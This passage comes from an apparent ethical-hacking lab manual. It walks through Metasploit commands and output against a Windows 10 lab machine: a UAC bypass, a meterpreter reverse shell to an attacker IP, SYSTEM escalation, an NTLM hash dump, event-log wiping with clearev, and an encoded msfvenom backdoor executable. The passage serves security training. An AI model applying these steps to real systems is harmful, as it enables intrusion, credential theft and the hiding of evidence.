60. The **Payload options** section displays the requirement for the payload.

    Observe that:

    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** virtual machine)
    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option




```
msf5 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Figure 2.1.29: Setting the Payload

61. To set the **LHOST** option, type **set LHOST 10.10.10.13** and press **Enter**.
62. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In this lab, **10.10.10.13** is the IP Address of the attacker machine (here, **Parrot Security**), which might vary in your lab environment.




```
msf5 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf5 exploit(windows/local/bypassuac_fodhelper) >
```

Figure 2.1.30: Setting the Payload

63. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 10** virtual machine.


64. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 10** virtual machine; you have now successfully completed a Meterpreter session.



```
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter >
```

Figure 2.1.31: Meterpreter Session Opened

65. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.



```
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >
```

Figure 2.1.32: Viewing the Current User ID


TASK 1.9

Escalate Privileges using Named Pipe Impersonation

66. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

67. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.




```
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 2.1.33: Issuing getsystem Command

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

68. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 2.1.34: Viewing the User ID

69. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.


70. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 10** virtual machine.

TASK 1.10

Dump Password Hashes

71. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.




```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191106035031_default_10.10.10.10_windows.hashes_225094.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY b9590de0919afd869fa976788511d157...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Admin:1000:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
[+]     Jason:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 2.1.35: Dumping the Hashes

72. Thus, you have successfully escalated privileges by exploiting the Windows 10 virtual machine's vulnerabilities.

73. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > clearev
[*] Wiping 4041 records from Application...
[*] Wiping 3838 records from System...
[*] Wiping 28385 records from Security...
meterpreter >
```

Figure 2.1.36: clearev command

74. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
75. Close all open windows and document all the acquired information.

TASK 2

Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Ensure that the **Windows 10** and **Parrot Security** virtual machines are turned on.
2. Before beginning this lab, create a text file named **secret.txt** in the **Windows 10** virtual machine; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**"

The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.



Downloads
File
Home
Share
View
This PC › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools
Name
Date modified
secret.txt
11/6/2019 3:13 PM
1 item
1 item selected 37 bytes

Figure 2.2.1: A text file containing the account number

3. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


6. Now, type **cd** and press **Enter** to jump to the root directory

TASK 2.1

Create and Share Backdoor.exe File

7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe** and press **Enter**.

Note: Here, the localhost IP address is **10.10.10.13** (the **Parrot Security** virtual machine.)


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
┌─[root@parrot]─[~]
```

Figure 2.2.2: Creating a Payload

8. This will generate **Backdoor.exe**, a malicious file, on **Desktop**, as shown in the screenshot.

